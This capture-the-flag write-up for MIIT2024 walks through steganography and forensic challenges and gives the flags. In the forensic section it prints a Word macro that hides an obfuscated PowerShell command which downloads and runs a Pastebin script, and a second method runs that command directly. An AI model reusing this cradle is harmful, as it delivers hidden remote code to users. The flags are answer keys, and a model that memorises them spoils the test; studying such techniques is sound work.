
but strange, this is not the typical letters or words that we often see, not even the historical languages. these letters remInds me of the book that aunt may had given me while I was a child. as strange looking letteRs were written on the paper, aunt may has always been telling me stories from the book. she even taught me how to read the book before. With certainty, i ran back home to find the book.

What was written on the paper?



Reference: thebookoflocket.zip

Walkthrough:



The password for folder: THEHEIR

https://drive.google.com/file/d/1_wfWG7epjWCfNkEXhZFWyWkJaYFecw7H/view?usp=sharing

FLAG:

MIIT2024{only_the_successor_owns_the_reign}

STEGANOGRAPHY

SPAM

Creator: zeqzoq

The question give an image called spam.jpg


By using steghide, we can extract a text file named encrypted.txt with “miit2024” passphrase

```
┌──(zeqzoq㉿kali)-[~/Desktop]
└─$ steghide extract -sf spam.jpg
Enter passphrase:
wrote extracted data to "encrypted.txt".
```

The content of the encrypted.txt:

```
┌──(zeqzoq㉿kali)-[~/Desktop]
└─$ cat encrypted.txt
Dear Friend , This letter was specially selected to
be sent to you ! We will comply with all removal requests
. This mail is being sent in compliance with Senate
bill 1624 ; Title 4 ; Section 309 ! This is different
than anything else you've seen . Why work for somebody
else when you can become rich in 45 days ! Have you
ever noticed nearly every commercial on television
has a .com on in it and nearly every commercial on
television has a .com on in it ! Well, now is your
chance to capitalize on this . We will help you sell
more and sell more . You can begin at absolutely no
cost to you ! But don't believe us . Mrs Ames of Florida
tried us and says "Now I'm rich, Rich, RICH" ! We assure
you that we operate within all applicable laws ! For
the sake of your family order now . Sign up a friend
and you'll get a discount of 50% . Best regards ! Dear
Business person ; This letter was specially selected
to be sent to you . If you are not interested in our
publications and wish to be removed from our lists,
simply do NOT respond and ignore this mail . This mail
is being sent in compliance with Senate bill 2216 ;
Title 8 ; Section 304 ! This is different than anything
else you've seen . Why work for somebody else when
you can become rich as few as 52 MONTHS ! Have you
ever noticed the baby boomers are more demanding than
their parents and how long the line-ups are at bank
machines ! Well, now is your chance to capitalize on
this ! WE will help YOU SELL MORE & process your orders
within seconds . The best thing about our system is
that it is absolutely risk free for you . But don't
believe us . Mr Jones of Missouri tried us and says
"My only problem now is where to park all my cars"
. We are a BBB member in good standing . DO NOT DELAY
- order today ! Sign up a friend and you'll get a discount
of 90% ! Thanks ! Dear Friend ; Your email address
has been submitted to us indicating your interest in
our letter ! This is a one time mailing there is no
need to request removal if you won't want any more
. This mail is being sent in compliance with Senate
bill 2216 , Title 9 ; Section 307 . This is NOT unsolicited
bulk mail ! Why work for somebody else when you can
become rich inside 58 days . Have you ever noticed
most everyone has a cellphone plus how many people
you know are on the Internet . Well, now is your chance
to capitalize on this ! We will help you SELL MORE
and deliver goods right to the customer's doorstep
. You can begin at absolutely no cost to you . But
don't believe us ! Mr Jones who resides in Utah tried
us and says "I was skeptical but it worked for me"
. We assure you that we operate within all applicable
laws ! Do not go to sleep without ordering ! Sign up
a friend and you'll get a discount of 20% ! Thank-you
for your serious consideration of our offer !
```

Copy the content into spammimic.com and we get the flag



FLAG:

MIIT2024{i_like_spam_ingame}


SEE THE SOUND

Creator: zeqzoq


I don’t understand what sound is this, but maybe you can?


File: sound.wav

The question give a wav file called sound.wav. If we hear it we cant understand a thing as there is no melody or song . Open sound.wav in sonic visualizer




Add spectrogram in layer tab





Zoom and can see the flag



FLAG:

MIIT2024{can_you_see?}


SPLIT

Creator: zeqzoq


Is there something wrong with my picture? I thought I got only one picture.

File: scramble1.png , scramble2.png

This challenge provide 2 pixelated image, scramble1.png and scramble 2.png (need to zoom in Microsoft word to see its pixelated)




scramble1.png




scramble2.png


Open one of the image in stegsolve



Click Analyse > Image Combiner and select the other image



The flag should seen



FLAG:

MIIT2024{pixelated}


FORENSIC


CLASSY WINDOWS

Creator: OS1RIS

Description: What is wrong with this docx?


Open up the Word document, it displays something about Microsoft Windows. Looking at the security, we understand there are macros. There are multiple solutions that can be done, but I'm just going to use olevba to directly analyze the macros without touching the doc.





Our Focusing is right here

```
    Dim flag2 As String
    flag = Shell.Exec("powershell.exe -nop -w hidden -c ""IeX (((111,156, 166 , 157 ,
 153,145,55, 105,170 , 160 , 162 ,145, 163,163 , 151, 157, 156, 40,50 ,116 , 145 , 16
7,55 , 117, 142,152, 145 , 143 , 164,40,123 , 171 , 163 , 164 ,145 ,155,56 ,116,145 ,
 164, 56 , 127 ,145 ,142, 103, 154 , 151, 145, 156,164,51 , 56 , 104, 157 ,167,156 ,1
54, 157,141,144,123, 164, 162 , 151 , 156, 147,50 ,42,150 ,164, 164 , 160 ,163,72 ,57
, 57 , 160,141 , 163 ,164 ,145 , 142 ,151 ,156, 56,143, 157 , 155 ,57,162,141, 167 ,
57 , 114, 172 ,62, 156 ,145 ,132 , 166 , 125 , 42, 51) |FoREach{( [cHaR] ([CoNvErT]::
toiNT16( ( $_.tostriNg() ),8))} ) -JOIn'')""").StdOut.ReadAll
```



Now, the Pastebin shown it encoded in base64. Lets decode it

```
┌──(osiris㉿ALICE)-[~/FYP/forensics]
└─$ curl https://pastebin.com/raw/Lz2neZvU
$base64String = 'TUlJVDIwMjR7YnIxbmdfYjRja193MW5kMHdzXzk1fQo='; $decodedBytes = [Syst
em.Convert]::FromBase64String($base64String); [System.Text.Encoding]::UTF8.GetString(
$decodedBytes)
┌──(osiris㉿ALICE)-[~/FYP/forensics]
└─$ echo "TUlJVDIwMjR7YnIxbmdfYjRja193MW5kMHdzXzk1fQo=" | base64 -d
MIIT2024{br1ng_b4ck_w1nd0ws_95}
```

FLAG:

MIIT2024{br1ng_b4ck_w1nd0ws_95}

OTHER SOLUTION:

You can use powershell simply paste, you'll get the flag

```
PS C:\Users\Lolin> IeX (((111,156, 166 , 157 , 153,145,55, 105,170 , 160 , 162 ,145,
163,163 , 151, 157, 156, 40,50 ,116 , 145 , 167,55 , 117, 142,152, 145 , 143 , 164,40
,123 , 171 , 163 , 164 ,145 ,155,56 ,116,145 , 164, 56 , 127 ,145 ,142, 103, 154 , 15
1, 145, 156,164,51 , 56 , 104, 157 ,167,156 ,154, 157,141,144,123, 164, 162 , 151 , 1
56, 147,50 ,42,150 ,164, 164 , 160 ,163,72 ,57, 57 , 160,141 , 163 ,164 ,145 , 142 ,1
51 ,156, 56,143, 157 , 155 ,57,162,141, 167 , 57 , 114, 172 ,62, 156 ,145 ,132 , 166
, 125 , 42, 51) |FoREach{( [cHaR] ([CoNvErT]::toiNT16( ( $_.tostriNg() ),8))} ) -JOI
n'')
MIIT2024{br1ng_b4ck_w1nd0ws_95}
```


WARNING LETTER

Creator: Fei

